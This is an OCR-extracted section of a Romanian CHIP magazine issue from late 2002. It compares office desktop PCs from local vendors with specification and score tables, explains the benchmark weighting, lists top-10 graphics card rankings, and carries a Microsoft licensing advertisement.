Un loc bun se poate obține chiar și cu un sistem ce nu costă 600-700 de USD, lucru dovedit și de Spotty XP2000. În interiorul carcasei clasice – de un alb imaculat – am regăsit, așa cum ne-am și așteptat, procesorul AMD XP2000+ sugerat de numele sistemului. Noile plăci de bază Albatron fac casă bună cu procesorul AMD, lucru confirmat nu doar de prestația bună a acestui sistem în timpul testelor, dar și de scorurile obținute de aceste mainboard-uri în laboratorul nostru. Performanța sistemului ar mai fi putut crește dacă memoriile Winbond DDR 333 CL 2,5 permiteau o setare mai strânsă a timpilor de acces. Deși prezente în numeroase sisteme, harddisk-urile IBM 120 GXP de 40 GB nu s-au ridicat


Nume sistem	Business	B2000S	SCS eXPert
Ofertant	Tora Computers	PRO SYS	Sistec
Telefon	9500	021-2524232	0264-190282
Web	www.tora.ro	www.prosys.ro	www.sistec.ro
Preț PC fără OS, fără monitor / cu Windows XP Pro și monitor CRT / preț monitor TFT (USD fără TVA)	489 / 728 / -	739 / 1175 / 349	475 / 841 / 310
Procesor	Intel Pentium 4 2 GHz	Intel Pentium 4 2 GHz	AMD Athlon XP 2000+
Memorie	DDR 400 Corsair	DDR 266 Transcend	DDR 333 Corsair
Nume placă de bază	ECS L4S8A2	Intel D845GRGL Rexburg	ECS K7VTA3B
Nume placă grafică	Yuan Radeon 7500 DDR	Matrox G550	Sapphire Radeon 7500
Monitor CRT / Diagonală	Vobis Highscreen MS1772N II / 17"	Iiyama HM 704UTC / 17"	Samsung SyncMaster 757NF / 17"
Monitor TFT	-	LiteOn H15ANC	Samsung 151S
Nume harddisk / Capacitate	Maxtor D740X-6L / 40000	Western Digital WD 400JB / 40000	Maxtor 6E040L0 / 40000
CD-ROM	LG GCR-8520B 52x	TEAC CD 520E 52x	TEAC CD552E 52x
Nume placă de sunet / Tip	C-Media C-Media AC97 integrată	Intel ICH4 integrată	Realtek ECS-Realtek integrată
Nume placă rețea / Integrată	Realtek RTL8201BL / da	Intel Pro 100 / da	Planet ENW9504 / nu
Nume maus / Tip	Tora Optical / Optic	Genius NetScroll+Eye / Optic	Microsoft Trekker / Mecanic
Tastatură / Ergonomică	Tora / nu	Genius K361 / nu	Safeway Professional Multi-media Keyboard SW-20 / nu
Carcasă	No Name	Chieftec	No Name
Nota regularizată performanță	32,06	31,75	31,76
Nota regularizată documentație	3,74	2,55	3,95
Nota regularizată configurație	22,46	21,52	23,21
Nota regularizată ergonomie/construcție/calitate	28,01	27,27	24,02
Nota CHIP	89,88	88,10	87,94
Raport preț/performanță	106,50	86,89	99,22

la nivelul așteptărilor (adică nu au reușit să depășească noile produse Maxtor), fapt ce a condus la pierderea unor puncte foarte prețioase în PC Mark 2002. Monitorul ce însoțește sistemul este Iiyama HM 703UT, capabil să asigure un refresh de 85 Hz la o rezoluție de 1280x1024x32, mai mult decât suficient în condițiile de lucru obișnuite.

Tora Computers Business

Sistemul „Business" propus pentru testare este asamblat într-o carcasă midi tower, dar care funcționa la „orizontală",






datorită versatilității sale ce permite rotirea bay-urilor cu 90 de grade fără afectarea funcționalității. Lucru demn de luat în seamă în cazul în care spațiul de manevră de pe unele birouri poate fi limitat. Placa de bază construită în jurul chipset-ului SiS 648 și dotată cu un Pentium 4 la 2 GHz și cu o memorie DDR 400 Corsair a obținut nota maximă atât la testul de memorie din PCMark 2002, cât și la „secțiunea" Internet Content Creation, un lucru specific procesoarelor Intel. Pentru partea video producătorul a optat pentru un adaptor grafic cu chipset Radeon 7500, produs de compania taiwaneză Yuan, partener ATI, secondat de un monitor Highscreen de 17 țoli. Realizarea îngrijită a computerului, cu cabluri pozate care nu blochează circulația aerului în carcasă, a generat o „bilă albă" pentru ergonomia sistemului, lucru care nu se poate spune și despre lipsa parțială a documentației în limba română, ca și despre termenul de garanție oferit utilizatorului, limitat la doi ani. O dotare cu un monitor mai „pretențios" ar fi atras mai multe sufragii, dar nici monitorul ales nu este tocmai o achiziție proastă, ba chiar din contră, dacă ne uităm la prețul său aproape incredibil.

PRO SYS B2000S

Mini-sistemul selecționat pentru aplicații de birou de către compania PRO Sys corespunde perfect scopului propus: putere de calcul mare cu un consum minim și într-un volum redus. Puterea sursei este 150 W, adaptată carcasei desktop, de tip baby ATX, ce poate opera și în poziție verticală cu ajutorul a doi suporți de plastic, pe care se așează carcasa. Este un sistem dedicat cu o dotare standard (CD-ROM, rețea, sunet, USB...) care nu mai are loc de prea multe extensii suplimentare și nici nu are nevoie de ele! La



Benefit	Explorer	Space Monster	Q-Office	Office PRO
ETA-2U	DECK Computers	Alliance Computers	Quartz Computer	K Tech
0256-220287	021-4343400	021-4117787	021-4111865	021-2244535
www.eta2u.ro	www.deck.ro	www.alliancecomputers.ro	www.quartz.ro	www.ultrapro.ro
653 / 1027 / 328	453 / 821 / 501	629 / 886 / 549	461 / 710 / 320	362 / 694 / 553
Intel Pentium 4 2 GHz	AMD Athlon XP 2000+	Intel Pentium 4 2 GHz	AMD Athlon XP 2000+	Intel Celeron 1,8 GHz
DDR 266 Nanya	DDR 333 Samsung	DDR 266 Infineon	DDR 333 Kingmax	DDR 266 PQI
Shuttle AS45 GT	Shuttle AK35GT2	ASUS P4B266SE	AOpen AK-77 333	Gigabyte GA 8GE667
Mentor Radeon 7500	PowerColor Radeon 7500	Hercules 3D Prophet 7500 DDR	Gigabyte AR64 DH	Intel Intel Extreme Graphics
NEC MultiSync FE791SB / 17"	Samsung 757NF / 17"	LiteOn e1770 NST / 17"	KTC 7002E / 17"	AOC 7A+ / 17"
Prodisma	Samsung 171S	LiteOn Multimedia	KTC 5000L	AOC LM 700
IBM 120 GXP / 40000	Samsung SP 4002H / 40000	Maxtor DiamondMax Plus8 / 40000	IBM 120 GXP / 40000	Seagate Barracuda ATA IV / 40000
ARTEC CD54E 54x	Samsung SC 152L 52x	LiteOn LTN 526D 52x	AOpen 56x 56x	LG CRD 8521B 52x
Realtek ALC650 integrată	C-Media 8738DX integrată	C-Media 8738DX integrată	Realtek ALC650 integrată	Intel ICH4 integrată
Mentor PTC101TX / nu	Surecom EP-320X-R / nu	Realtek 3000RDM / nu	Planet RTL8139C / nu	Jetway FastEthernet PCI Adapter / nu
Microsoft Wireless Desktop Wheel Mouse / Mecanic	Samsung Optical Wheel Mouse / Optic	A4Tech RFSW-25 / Mecanic	AOpen Optical OpenEye 0-35G / Optic	LG CyberMouse / Optic
Microsoft Wireless Desktop Keyboard / nu	Samsung SDM4500P / nu	A4Tech RFKBTX-5-1 / nu	KME KM 1901 PUSG / nu	Chicony KB9900 / nu
No Name	LinkWorld	No Name	KME CX-3658	No Name
31,38	31,18	31,60	30,81	23,92
2,82	3,97	4,31	2,76	4,27
23,96	23,98	22,35	22,82	23,45
24,17	22,18	21,17	21,80	23,16
86,80	**85,77**	**83,58**	**82,66**	**78,85**
90,88	**98,71**	**94,25**	**102,30**	**100,35**




capitolul putere de calcul, fiind dotat cu procesor Pentium IV la 2 GHz şi memorie DDR 266, se comportă conform aşteptărilor, iar adaptorul grafic Matrox G550 cu 32 MB RAM aduce un plus de viteză la capitolul 2D. Ochiul este plăcut impresionat de designul şi claritatea display-ul Iiyama, producător preferat de cei mai mulţi dintre competitori. Realizat într-o carcasă Chieftec cu limită de spaţiu, sistemul este totuşi „aerisit", ceea ce îi conferă o notă bună la capitolul ergonomie, dar suferă intens din lipsa documentaţiei tipărite pentru placa de bază şi cea grafică. Ideal pentru dotarea birourilor datorită designului compact, elegant şi util în acelaşi timp, dar şi a dotărilor adecvate acestui tip de aplicaţii, sistemul este dezavantajat puţin de preţul său. Acest preţ poate fi scăzut prin utilizarea interfeţei grafice standard de pe placa de bază, în detrimentul performanţelor grafice, lucru mai puţin esenţial aplicaţiilor de birou.

Sistec SCS eXPert

SCS eXPert este denumirea sub care compania Sistec ne prezintă un computer care se doreşte „expert" în munca anostă de birou, dar care poate deveni plăcută prin performanţele şi facilităţile oferite de acesta. Blindat pe partea video cu un card Sapphire, susţinut de un monitor SyncMaster de la Samsung, sistemul are o productivitate sporită în Office şi, deşi are ceva „probleme" cu memoria, procesorul Athlon XP 2000+ nu se lasă mai prejos şi egalează performanţele eternului său rival Pentium 4. Astfel că la secţiunea performanţă scorul devine egal cu cel al precedentului clasat. Diferenţierea se face la zecime, factorii care intervin fiind în mare măsură legaţi de ergonomia construcţiei. O cablare mai îngrijită şi o carcasă mai finisată ar fi adus „gura" de aer necesară sprintului final. Performanţele harddisk-ului Maxtor folosit sunt cele mai bune din test şi dacă ţinem cont de locul bun ocupat datorită raportului preţ/performanţă, concluzia firească nu poate fi decât următoarea: cu toate că este loc şi de mai bine, precedentul a fost creat, putem avea performanţă cu un preţ minimal!






ETA-2U Benefit

Beneficiile care decurg din folosirea modelului „Benefit" în aplicaţiile de tip Office pot fi apreciate la justa lor valoare de către utilizatorul final. Până atunci noi contorizăm performanţele acestui sistem, ca şi plusurile şi minusurile sale.

Compania timişoreană ETA2U a folosit o placă de bază Shuttle cu chipset SiS 648 şi un procesor Pentium 4 la 2 GHz, ajutat de o memorie RAM DDR 266. De afişare s-a ocupat un „Mentor" (numele producătorului plăcii grafice) dotat cu chipset Radeon 7500, iar de stocare un IBM 120 GXP de 40 GB, valoarea maximă specificată pentru acest test. Performanţele bune obţinute de către procesor şi memorie în teste sunt






diminuate de comportarea mai slabă a harddisk-ului (să fie driverele IDE de la SiS imature?). Această comportare, împreună cu notele obținute la ergonomia construcției și cu cele datorate unei documentații mai „subțiri" trag în jos sistemul. De remarcat este designul exterior al carcasei, care ne face să uităm de colțurile sale inerente prin inserția unei „parabole" cromate care delimitează cele două culori folosite: alb și bleu. Garanția oferită este de doi ani, cu excepția monitorului NEC MultiSync de 17 țoli, pentru care se oferă cu un an mai mult. Raportul preț/performanță este peste medie și pe ansamblu sistemul se încadrează în vecinătatea zonei medii. Ceea ce este meritoriu, ținând cont de cât de mici au fost diferențele dintre sisteme.

DECK Computers Explorer

Explorer-ul firmei DECK Computers este construit în jurul unui procesor AMD XP2000+, instalat pe o placă de bază Shuttle (AK35GT2 pe numele ei) cu chipset KT333. La o privire mai atentă se observă mulțimea de componente Samsung (era și normal!), de la tastatură și maus până la harddisk-ul de 40 GB, care nu a avut nici o problemă în a ține pasul cu „colegii" săi de la IBM, Maxtor sau Seagate. La memoriile DDR333, de asemenea Samsung, punctajul obținut la test a fost apropiat de sistemul Tape, situat pe primul loc. Împreună cu placa video Radeon 7500 produsă de firma PowerColor, Explorer-ul este adăpostit într-o carcasă LinkWorld. Cablurile IDE din interior sunt rotunde, ocupând astfel mai puțin spațiu și oferind o bună aerisire






sistemului. Am lăsat la urmă monitorul, bineînțeles tot Samsung, pentru că acesta a fost unul dintre cele mai performante monitoare prezente la testare, obținând punctajul maxim și contribuind pozitiv la nota finală a acestui sistem. În materie de performanță, la „Office Productivity" Explorer-ul firmei DECK Computers s-a clasat pe locul patru, iar dacă mai adăugăm și prețul său de aproape jumătate din cel al sistemelor situate pe primele locuri, avem în față o alegere potrivită pentru a „explora" munca de birou.

Alliance Computers Space Monster


Iată că „monstrul spațial" al firmei Alliance Computers nu a fost chiar așa de înspăimântător ca denumirea. Din păcate, micile probleme de aerisire a interiorului carcasei (carcasă care nu se compară totuși cu ale primilor clasați), lipsa porturilor USB 2.0 și monitorul ales au depunctat acest sistem, făcând ca el să ajungă printre ultimele. Cu toate acestea, este de remarcat prestația memoriilor Infineon, care deși „doar" DDR266, au reușit un scor chiar peste cel al ocupanților podiumului. Parțial acest lucru se explică prin calitatea





Cum am testat

Pentru evaluarea performanțelor sistemelor prezentate aici am folosit două programe care sunt deja consacrate: MadOnion PC Mark 2002 și BapCo SysMark 2001. Alegerea versiunii 2001 a renumitului program de testare de la BapCo a fost motivată de mulțimea de proteste pe care utilizatorii AMD le-au avut la adresa celei mai noi versiuni a SysMark-ului (cea din 2002), care favorizează (se pare) procesoarele Intel la capitolul Internet Content Creation. Chiar și așa, pentru a evita orice fel de discuții, nu am luat în considerare rating-ul oficial afișat la




finalul benchmark-ului (care este calculat ca medie a celor două note, Internet Content Creation și Office Productivity). Am preferat să ne compunem un sistem de notare care să favorizeze nota de la Office Productivity. De aceea nota SysMark 2001 a fost calculată ca medie ponderată, în care 80% din notă este reprezentat de scorul celei de-a doua părți a benchmark-ului (Office Productivity). Această notă obținută din Sysmark a reprezentat 70% din nota performanței, celelalte 30 de procente revenind testului PC Mark 2002. Proporția a fost aleasă astfel, pentru că notele afișate de acest ultim benchmark au o ușoară inconstanță. Nota obținută cu ajutorul acestui program de testare a fost calculată astfel: 34% au fost acordate scorului de la CPU, 33% scorului de la memorii, iar ultimii 33% scorului pentru harddisk. Nota performanței a avut o pondere de 35% din nota finală, pentru care au mai contat în proporție de 25% nota configurației, în proporție de 30% nota la ergonomia construcției/calitate, în timp ce documentația și service-ul oferit de firmele prezente în test au contat cu câte 5%.

oferită de combinația memoriilor cu placa de bază ASUS cu chipset i845D și procesorul Intel P4 la 2.0 GHz. Tot acest ansamblu mai include un harddisk Maxtor și o placă video Radeon 7500 construită de firma Hercules. De altfel, sistemul firmei Alliance Computers oferă performanțe apropiate primilor clasați. Monitorul Lite-On, oferit probabil mai mult din considerente pecuniare decât de performanță, este însă cel care nu se potrivește cu „monstrul spațial", mai ales că știm cu toții ce mult contează calitatea monitorului pentru cel ce petrece mult timp în fața lui. Așadar, asocierea cu un monitor mai capabil ar fi putut propulsa Space Monster-ul pe primele locuri.

Quartz Computer Q-Office

La un pas de a obține cel mai bun raport performanță/preț de anul acesta, sistemul Q-Office pierde ceva puncte la performanță datorită harddisk-ului IBM 120 GXP, care nu a funcționat tocmai bine în configurația aleasă. Q-Office mai conține o placă de bază AOpen cu chipset VIA KT333, procesor AMD XP2000+, memorii Kingmax DDR333 și un Radeon 7500 construit de Gigabyte, toate „ambalate" într-o interesantă carcasă. Deși acestea nu au putut învinge combinația chipset-ului SiS648 cu memoriile Corsair DDR400 și procesorul Intel P4 la 2 GHz din sistemul Tora în cursa pentru un eventual Price Tip, sistemul oferă performanțe apreciabile, nota la „Office Productivity" fiind una dintre cele mai bune. Din păcate, ergonomia construcției acestui sistem, ca și monitorul KTC ce nu poate fi caracterizat ca performant, au fost tot atâtea motive de depunctare a sistemului Q-Office. Prețul unei asemenea configurații însă este foarte atractiv, fiind de aproape jumătate din cel al primilor performeri. De remarcat că performanța are totuși prețul ei și cel mai adesea rabatul se face la monitor, care din punct de vedere al sănătății utilizatorului este poate cea mai importantă piesă a unui sistem.






K Tech Office Pro

Iată că după o „acerbă" luptă între procesoarele AMD XP și Intel P4, sistemul firmei K Tech este singurul ce prezintă ceva diferit: un procesor Intel Celeron la 1,8 Ghz. Acesta este montat pe o placă de bază Gigabyte cu chipset i845GE și placă grafică on-board. Sistemul mai dispune de memorii PQI DDR266 și un harddisk Seagate Barracuda IV, ce nu mai are nevoie





de nici o prezentare. Dacă placa de bază folosită este una dintre cele mai bune prezente în test, memoriile, placa video de tip integrat, și carcasa dintre cele mai puțin dotate depunctează acest sistem, deși aduc mari avantaje în ceea ce privește prețul. Performanțele acestui sistem au fost pe măsura configurației, nota finală situând Office Pro la coada clasamentului. De remarcat că în ciuda dotării mai modeste, producătorul oferă un monitor AOC performant. Am lăsat la urmă prețul, care, după cum era de așteptat de la o asemenea configurație, este cel mai mic din testul nostru, Office Pro al firmei K Tech fiind cel mai accesibil sistem dintre cele testate, chiar dacă performanțele sale sunt pe măsura unui Celeron.



CHIP Top 10

Căutați să cumpărați o componentă pentru PC-ul dumneavoastră sau doriți să aflați care sunt cele mai bune upgrade-uri? CHIP Top 10 vă stă la dispoziție!

Topul produselor hardware prezentat de revista noastră și rezultat în urma testelor efectuate în laboratorul CHIP este deja o rubrică consacrată a revistei. Din acest motiv, considerăm că nu este cazul să alocăm trei pagini pentru prezentarea modului de testare și evaluare ale produselor din acest top. Cei care doresc să vadă cum au fost sortate produsele din tabele o pot face apelând la CD-ul CHIP. În interfață, la rubrica offline, veți găsi un document în format HTML care conține o explicație completă a modului de operare a topului, precum și clasamentele complete (toate produsele la toate categoriile).

Plăci grafice cu GPU programabil

Deoarece la secțiunea best buy cel mai important aspect este evident prețul, sortarea după acest criteriu cauzează schimbări radicale în aspectul topului.

			DOTARE			EVALUARE					
			Chipset	Cantitate de memorie	Tipul memoriei	Nota performanță 3D	Nota dotare/caracteristici	Nota CHIP	Preț aproximativ (USD)	Testat în revista	Ofertant
Best Product											
1	▶	Albatron Medusa Ti4600V	NVidiaGeForce4 Ti4600	128 MB	DDR-SDRAM	92,07	92,86	85,62	260	nov. 2002	SPOT Digital
2	▶	Leadtek Winfast A250 Ultra TD MyVIVO	NVidiaGeForce4 Ti4600	128 MB	DDR-SDRAM	89,65	100	85,42	329	sept. 2002	Skin Media
3	▶	IT Solar 9700 PRO Tv	ATiR300	128 MB	DDR-SDRAM	95,63	71,43	83,99	479	oct. 2002	Flamingo Computers
4	▶	Hercules 3D Prophet 9700Pro	ATiR300	128 MB	DDR-SDRAM	95,31	64,29	83,23	390	nov. 2002	Ubi Soft Romania
5	▶	Leadtek WinFast A250 LE TD MyVIVO	NVidiaGeForce4 Ti4200	64 MB	DDR-SDRAM	86,98	91,07	81,92	183	nov. 2002	Skin Media
Best Buy											
1	▲	Sparkle SP7200 T2	NVidiaGeForce4 Ti4200	128 MB	DDR-SDRAM	86,91	35,71	71,56	159	feb. 2002	Elsaco Electronics
2	▶	InnoVISION Inno3D Tornado GF4 Ti4200	NVidiaGeForce4 Ti4200	64 MB	DDR-SDRAM	85,25	33,93	70,97	143	aug. 2002	Depozitul de Calculatoare
3	▲	Gainward GF3 Ti/450 TV	NVidiaGeForce3 Ti200	64 MB	DDR-SDRAM	77,96	26,79	63,48	114	iun. 2002	Sistec
4	▲	PowerMagic Radeon 8500	ATiR200	64 MB	DDR-SDRAM	68,15	60,71	61,71	118	feb. 2002	Depozitul de Calculatoare
5	new	InnoVISION SiS Xabre 400	SiSXabre 400	64 MB	DDR-SDRAM	65,80	62,50	60,25	87	dec. 2002	Depozitul de Calculatoare

Prețurile valabile la data de 10 noiembrie 2002

Plăci grafice cu GPU neprogramabil

Surpriza acestei luni este acceleratorul InnoVISION Tornado GF4 MX440 128MB ce intră în forță atât la secțiunea Best Product (cu performanțe asemănătoare cu chipset-ul MX460), cât și la secțiunea Best Buy pe un onorabil loc doi.

			DOTARE			EVALUARE					
			Chipset	Cantitate de memorie	Tipul memoriei	Nota performanță 3D	Nota dotare/caracteristici	Nota CHIP	Preț aproximativ (USD)	Testat în revista	Ofertant
Best Product											
1	▲	ABit Siluro GF4MX Pro	NVidiaGeForce4 MX460	64 MB	DDR-SDRAM	69,03	62,50	62,94	131	iulie 2002	Tape Computer
2	▲	Gainward PRO/650TV	NVidiaGeForce4 MX460	64 MB	DDR-SDRAM	71,31	19,64	57,01	100	oct. 2002	Depozitul de Calculatoare
3	▲	MSI GF4 MX440T	NVidiaGeForce4 MX440	64 MB	DDR-SDRAM	65,69	33,93	56,03	97	oct. 2002	Flamingo Computers
4	▲	ABit Siluro GeForce4 MX 440	NVidiaGeForce4 MX440	64 MB	DDR-SDRAM	65,70	32,14	55,19	82	apr. 2002	Tape Computer
5	new	InnoVISION Tornado GF4 MX440 TV	NVidiaGeForce4 MX440	128 MB	DDR-SDRAM	66,81	21,43	54,35	71	nov. 2002	Depozitul de Calculatoare
Best Buy											
1	▲	ABit Siluro GeForce4 MX 440	NVidiaGeForce4 MX440	64 MB	DDR-SDRAM	65,70	32,14	55,19	82	apr. 2002	Tape Computer
2	new	InnoVISION Tornado GF4 MX440 TV	NVidiaGeForce4 MX440	128 MB	DDR-SDRAM	66,81	21,43	54,35	71	dec. 2002	Depozitul de Calculatoare
3	▲	Leadtek WinFast A170 DDR	NVidiaGeForce4 MX 440	64 MB	DDR-SDRAM	64,78	25,00	54,12	84	apr. 2002	UltraPRO Computers /Skin Media
4	▼	InnoVISION Tornado GeForce4 MX	NVidiaGeForce4 MX 440	64 MB	DDR-SDRAM	64,89	25,00	53,65	71	apr. 2002	Depozitul de Calculatoare
5	▼	Sparkle SP7100 M4	NVidiaGeForce4 MX440	64 MB	DDR-SDRAM	63,04	19,64	50,67	61	aug. 2002	Elsaco Electronics

Prețurile valabile la data de 10 noiembrie 2002




O dovadă de încredere

Open Subscription License (OSL), o ofertă pentru a economisi TIMP şi BANI

Acum nu mai trebuie să achiziționați produsele Microsoft cu plata integrală! Dacă organizația dvs. are minim 10 PC-uri, prin Open Subscription License (OSL) puteți închiria produsele Microsoft plătind un abonament anual. Închirierea software vă permite plata eşalonată, vă oferă beneficiul reflectării în costurile directe. Astfel, **OSL este cea mai simplă şi economică soluție pentru administrarea licențelor** dumneavoastră.

Alegeți închirierea de software şi veți beneficia acum de o ofertă avantajoasă: o camera digitală HP Photosmart 320.

Oferta este valabilă pentru fiecare 15 platforme *(o platformă = Windows Professional Upgrade + Office Professional + Core CAL)* achiziționate în perioada **1 Octombrie 2002 - 31 Decembrie 2002**, dar nu mai mult de 5 camere per contract.



HP Photosmart 320

- 2,1 milioane pixeli ■ 4x zoom digital
- 8 MB memorie internă
- 30 secunde înregistrare video ■ 3,8 cm LCD

hp invent

Informații suplimentare: **Microsoft Infocenter 021-203 61 61 sau www.microsoft.com/romania/licentiere**
Informații şi demonstrații cu camera digitală HP Photosmart 320 la **HP Interactive Center**: Str. Ştirbei Vodă nr. 95, tel: **021-222 20 72**

Microsoft®

software

IBM


Înnoire de toamnă la Lotus

IBM a lansat în toamna aceasta o întreagă gamă de noi versiuni ale seriei sale de software colaborativ. Aceasta include printre altele Lotus Learning Space, Lotus Sametime 3, Lotus QuickPlace 3, dar probabil cele mai importante şi mai cunoscute sunt Lotus Notes şi Domino, care au ajuns ambele la versiunea 6.

